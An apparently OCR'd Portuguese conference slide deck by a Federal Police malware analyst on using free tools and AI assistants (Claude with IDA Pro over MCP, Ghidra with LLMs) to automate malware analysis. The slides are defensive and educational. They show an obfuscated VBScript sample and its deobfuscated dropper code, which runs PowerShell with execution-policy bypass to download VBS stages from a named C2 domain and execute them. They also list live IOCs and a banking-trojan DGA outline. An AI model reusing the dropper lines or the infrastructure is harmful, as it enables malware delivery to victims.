Construindo seu próprio desemprego: criando um *pipeline* de análise automatizada de *malware* usando *software* gratuito e IA generativa

cert.br
Fórum de CSIRTs

Ivo de Carvalho Peixinho
Perito Criminal Federal
Coordenador de Repressão a Crimes de Alta Tecnologia
peixinho.icp@pf.gov.br

whoami

- Soteropolitano
- UFBA/PoP-BA RNP – 1994 a 2003
- XSite Consultoria e Tecnologia – 1996 a 2003
- CAIS/RNP – 2004 a 2007
- Polícia Federal – 2007
  - Diretoria de TI (2007-2011)
  - Diretoria de Crimes Cibernéticos (2011-2022)
  - Interpol IGCI Singapura (2023-2025)
  - Coordenação de Crimes de Alta Tecnologia (2025)

Introdução


- Análise de *malware* é uma atividade **complexa**
  - Requer conhecimento específico
  - Demanda tempo e paciência
  - Recursos anti-análise são amplamente usados
    - Criptografia/ofuscação de informações relevantes
    - Técnicas anti-depuração, anti-forense
    - Detecção de máquinas virtuais
    - Uso de algoritmos para geração dinâmica de infraestutura de comando e controle (C2) – Domain Generation Algorithms
  - Dependendo da complexidade, objetivo e conhecimento do analista uma análise pode levar dias, **semanas ou meses**
  - É necessária em vários contextos (investigação, DFIR, SOC)

Introdução

- Tipos de análise
  - Estática – não executa o código
    - Básica – analisa metadados do *malware:* linguagem, plataforma, compilador, bibliotecas, mensagens
    - Avançada – analisa o código a partir de disassembler ou decompilação
  - Dinâmica – executa o código
    - Básica – executa numa *sandbox* ou em um ambiente controlado, instrumentando a interação com o sistema operacional (processos, arquivos, rede)
    - Avançada – executa num depurador (*debugger*) para analisar instrução a instrução o que o *malware* faz
- Análise avançada é tipicamente chamada de Engenharia Reversa

Introdução


- Tecnologias de triagem e análise
  - Sandboxes (**CAPE**, Any.run, **Cuckoo Sandbox**, **Drakvuf**, Triage, VMRay, etc)
  - Coletores (MISP, Virustotal, Malware Bazaar, **MWDB**, etc)
  - Emuladores (Wine, Speakeasy, Qilin)
  - Classificadores (YARA)
  - Plataformas de análise (Remnux, Flare VM, RE Toolkit)
  - Debuggers e Disassemblers (IDA Pro, Ghidra, X64dbg, Radare2, Binary Ninja, etc)
- Num mundo ideal...




Introdução

- Na realidade...
  - Relatórios especializados de empresas de segurança
  - Análises incompletas em *sandboxes*
  - Analise manual
- Exemplo (Grandoreiro)
  - https://www.levelblue.com/blogs/spiderlabs-blog/grandoreiro-banking-malware-resurfaces-for-tax-season
  - https://github.com/SpiderLabs/Grandoreiro-decryptor/blob/main/grandoreiro_dga_gen.py

Introdução


START
Query current date and time thru NTP server
Get day
Get correspoding key for the month
Get the last digit of the year
Concatenate day, key for the month and last digit of the year
initial value
Key from table
XOR
product
Concatenate product in hex with "nuu" as prefix
Encode with custom Base64 then remove padding
Add as subdomain to DDNS URL
END

Introdução


Scope toggle
Decay score
Context
Related Tags
Filtering tool
Expand all Objects
Collapse all Attributes
Enter value to search
Date
Context
Category
Type
Value
Tags
Galaxies
Comment
Correlate
Related Events
Feed hits
IDS
Distribution
Sightings
Activity
Actions
2023-05-15* 4a0...9ea Object name: domain-ip References: 0 ip :: ip-dst 3.134.79.164 Hide 3 Attributes Inherit
2023-05-15* eb4...fcd Network activity ip: ip-dst 3.134.79.164 15B3 blot myv 71801 72445 72451 72454 Inherit (0/0/0)
2023-05-15* 97c...a8f Network activity hostname: hostname ies2tas1uapktjj.freedynamicdns.org 15B3 blot myv Inherit (0/0/0)
2023-05-15* a9f...ca7 Other last-seen: datetime 2023-05-15T00:00:00.000000 Inherit (0/0/0)
2023-05-15* cc4...3d9 Object name: domain-ip References: 0 ip :: ip-dst 54.244.209.57 Hide 3 Attributes Inherit
2023-05-15* 055...ff7 Network activity ip: ip-dst 54.244.209.57 tjw0 a 1 rox3 71801 72445 72454 72456 72458 Inherit (0/0/0)
2023-05-15* e4e...898 Network activity hostname: hostname a455b4601.zapto.org tjw0 a 1 rox3 71801 Inherit (0/0/0)
2023-05-15* 189...6ab Other last-seen: datetime 2023-05-15T00:00:00.000000 Inherit (0/0/0)
2023-05-15* 3de...b47 Object name: domain-ip References: 0 ip :: ip-dst 3.134.79.164 Hide 3 Attributes Inherit
2023-05-15* 128...7fc Network activity ip: ip-dst 3.134.79.164 15B3 orfw rox3 71801 72445 72451 72454 Inherit (0/0/0)
2023-05-15* 010...7dc Network activity hostname: hostname jt94szcltjjftjw0.freedynamicdns.org 15B3 orfw rox3 Inherit (0/0/0)
2023-05-15* 282...7ef Other last-seen: datetime 2023-05-15T00:00:00.000000 Inherit (0/0/0)

Introdução

- IA Generativa possui diversas ferramentas para gerar código
  - Claude Code - https://claude.com/product/claude-code
  - OpenAI Codex - https://openai.com/pt-BR/codex/
  - Qwen3-coder - https://coder.qwen.ai/
  - Microsoft Copilot - https://copilot.microsoft.com/
  - Google Antigravity - https://antigravity.google/
  - Windsurf - https://windsurf.com/
  - Cline - https://cline.bot/
  - Cursor - https://cursor.com/
  - Opencode - https://opencode.ai
- **E para analisar código?**

Introdução

Downloads — -zsh — 190×52

```
ivocarv@Mac-Studio-de-Ivo Downloads % more 5346b1f7f4a7b7148a65e965c52e7401536b36acdbfc2f88c374a287b74de9df
'------------------------------------------------------
' Utility script for data processing
'------------------------------------------------------
Dim vargHfTVJc
vargHfTVJc = ""
' Helper function for string manipulation
Dim objkEvoTF
objkEvoTF = "unused_value_70"
Dim objVbYQQrOfoUX
objVbYQQrOfoUX = ""
objVbYQQrOfoUX = objVbYQQrOfoUX & Chr(124)
Dim varQWMzfYrAY
varQWMzfYrAY = ""
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(49)
varQWMzfYrAY = varQWMzfYrAY & Chr(48)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(56)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(52)
varQWMzfYrAY = varQWMzfYrAY & Chr(51)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(49)
varQWMzfYrAY = varQWMzfYrAY & Chr(53)
varQWMzfYrAY = varQWMzfYrAY & Chr(57)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(52)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(51)
varQWMzfYrAY = varQWMzfYrAY & Chr(49)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(56)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(51)
varQWMzfYrAY = varQWMzfYrAY & Chr(53)
varQWMzfYrAY = varQWMzfYrAY & Chr(124)
varQWMzfYrAY = varQWMzfYrAY & Chr(50)
varQWMzfYrAY = varQWMzfYrAY & Chr(51)
varQWMzfYrAY = varQWMzfYrAY & Chr(53)
ivocarv@Mac-Studio-de-Ivo Downloads % wc -l 5346b1f7f4a7b7148a65e965c52e7401536b36acdbfc2f88c374a287b74de9df
    2884 5346b1f7f4a7b7148a65e965c52e7401536b36acdbfc2f88c374a287b74de9df
ivocarv@Mac-Studio-de-Ivo Downloads %
```

Introdução

🔐 Análise de Malware VBScript - Dropper Multi-estágio

⚠️ MALWARE ATIVO DESOFUSCADO

Status: ✅ **PAYLOAD COMPLETO DECODIFICADO**
Hash: `SHA256:` `5346b1f7f4a7b7148a65e965c52e7401536b36acdbfc2f88c374a287b74de9df`
Tipo: Dropper/Downloader Multi-estágio
Severidade: 🔴 **CRÍTICA**

📦 Arquivos Gerados

1. `payload_desofuscado.vbs` - **Payload Malicioso Decodificado**
✅ **14 linhas de código VBScript malicioso**

Revela o verdadeiro comportamento do malware:

- Download de payloads adicionais
- Execução multi-estágio
- Comunicação com C2

2. `ANALISE_MALWARE_DROPPER.md` - **Análise Técnica Completa**
✅ **Documentação detalhada de 500+ linhas**

Conteúdo:

- Resumo executivo
- Payload desofuscado
- Técnica de ofuscação XOR
- IOCs (Indicadores de Comprometimento)
- Infraestrutura C2
- Técnicas MITRE ATT&CK
- Recomendações de mitigação
- Assinatura YARA
- Timeline de ataque

Introdução

🎯 Payload Desofuscado

```vbscript
Set shell = CreateObject("WScript.Shell")

' Baixar e instalar o MSI
shell.Run "powershell -ep bypass -c ""Invoke-WebRequest -Uri 'https://varegjope
shell.Run "wscript.exe %TEMP%\baixa_sscado.vbs", 0, True

' Baixar o VBS
shell.Run "powershell -ep bypass -c ""Invoke-WebRequest -Uri 'https://varegjope

' Executar o VBS (NÃO com msiexec!)
shell.Run "wscript.exe %TEMP%\installer.vbs", 0, True
```

🔍 Principais Descobertas

Técnica de Ofuscação
Algoritmo XOR Multicamada:

- **XOR1:** 14 (90 ^ 84)
- **XOR2:** 214 (123 ^ 173)
- **XOR3:** 109 (234 ^ 135)
- **XOR4:** 46 (24 ^ 54)

Processo:

```
byte = (byte - 14) MOD 256
byte = (byte - 214) MOD 256
byte = (byte - 109) MOD 256
byte = (byte - 46) MOD 256
```

Infraestrutura Maliciosa (C2)
Servidor C2: `varegjopeaks.com`

URLs Maliciosas:

1. `https://varegjopeaks.com/altor/baixa_sscado.vbs`
2. `https://varegjopeaks.com/altor/teste_obscado.vbs`

Comportamento

1. **Estágio 1:** Baixa `baixa_sscado.vbs` via PowerShell
2. **Execução 1:** Executa primeiro payload com WScript
3. **Estágio 2:** Baixa `teste_obscado.vbs` via PowerShell
4. **Execução 2:** Executa payload final (provavelmente banking trojan)

Introdução

I não, se eu anexar o executável vc disassembla e analisa o assembler direto?

Não, **não posso fazer isso diretamente do arquivo anexado**.

❌ Limitação:

Quando você anexa um executável, ele fica disponível em `/mnt/user-data/uploads/`, mas eu **não tenho um disassembler nativo** para processar o binário diretamente e mostrar o assembly.

✅ O que EU POSSO fazer:

Opção 1: IDA Pro via MCP (Melhor opção!)

- Você precisa **abrir o executável no IDA Pro** na sua máquina
- Eu me conecto ao IDA via plugin MCP
- Aí sim consigo ver assembly, descompilar, renomear funções, etc.

Workflow:

```
[Você abre malware.exe no IDA Pro]
         ↓
[Plugin MCP conecta Claude ao IDA]
         ↓
[Eu vejo e analiso tudo via IDA]
```

Opção 2: Ferramentas Linux básicas

Se for ELF Linux, posso usar `objdump`, `readelf`, `strings`:

```bash
objdump -d executavel        # Disassembly básico
readelf -a executavel        # Headers e seções
strings executavel           # Strings no binário
```

Mas é **análise limitada** - não tem a qualidade do IDA.

Opção 3: Análise de strings e hexdump

Posso examinar:

- Strings no binário
- Headers PE/ELF
- Entropy (detectar packing)
- Imports/exports

Mas **não é engenharia reversa completa**.

Introdução

OI **glm-4.7-flash**

Pensado por um minuto

Yes, combining **Ghidra** (the decompiler) with an **LLM** (like GPT-4, Claude, or a local model like Llama 3) is a powerful technique used in modern malware analysis.

Essentially, the LLM acts as a "translator" and "pattern recognizer," reading Ghidra's pseudocode (which looks like C/C++), identifying code patterns (e.g., "this looks like ransomware encryption," "this connects to IP 192.168.1.1"), and explaining the malicious intent to you.

Here is a guide on how to do this, the workflow, and best practices.

---

1. The Workflow: The "Sliding Window" Approach

You cannot simply copy-paste an entire binary file into an LLM. Most models have context windows of 8k to 32k tokens (roughly 3k – 12k words). A complex malware binary is megabytes long.

You must analyze Ghidra in **chunks (functions)**.

1. Import & Analyze

Open the suspicious file in Ghidra. Let it run its "Auto Analyze."

- *Note:* You may need to manually resolve some imports if Ghidra misses them.

2. Select a Function

Look at the disassembly view. Choose a section of code (a single function) that looks interesting (e.g., one that does network communication, file writing, or string encryption).

3. Export Pseudo-Code

Right-click the function header → **Show Disassembled Code** (or just look at the function in the listing). You want the **Pseudo-Code** (the "C-like" view).


4. Send to LLM

Copy the code block of the specific function and paste it ↓ ChatGPT, Claude, or a local tool.

- *Prompt:* "Here is a snippet of code from Ghidra. Identify what functionality this performs focus on strings, API calls, and

Introdução


- MCP
  - Tecnologia **aberta** criada pela Antropic para conectar modelos/aplicações de IA com sistemas externos
  - Permite conectar um LLM (Claude, ChatGPT) com fontes de dados, ferramentas ou workflows para acessar informação e realizar tarefas
  - Modelo de IA instrumenta a ferramenta e obtém as informações que precisa (preserva janela de contexto).



https://modelcontextprotocol.io/docs/getting-started/intro
https://www.anthropic.com/news/model-context-protocol

1ª versão – Claude com IDA Pro e MCP

- Componentes
  - Claude Desktop (LLM + Harness)
  - IDA Home (IDA Free não suporta IDAPython)
    - IDA Free com MCP em IDC - https://github.com/0xshlomil/ida-free-mcp
  - IDA Pro MCP - https://github.com/mrexodia/ida-pro-mcp
    - ida-pro-mcp --install



https://blog.talosintelligence.com/using-llm-as-a-reverse-engineering-sidekick/


1ª versão – Claude com IDA Pro e MCP

Claude com IDA Pro e MCP - Considerações

- Requer interação manual
  - Abrir o binário no IDA Pro e iniciar o MCP
  - Difícil de automatizar
- Requer *prompt* especializado
  - Descrição de como o LLM vai trabalhar para fazer a análise
- Requer cliente Claude Desktop com suporte MCP
  - Conta paga ou tokens de API
- Problemas de desempenho
  - *Ralph Wiggum - https://awesomeclaude.ai/ralph-wiggum*
- Dependência de uma única ferramenta
  - Requer IDA Home ou Pro (ferramenta paga)
- Análise unicamente estática
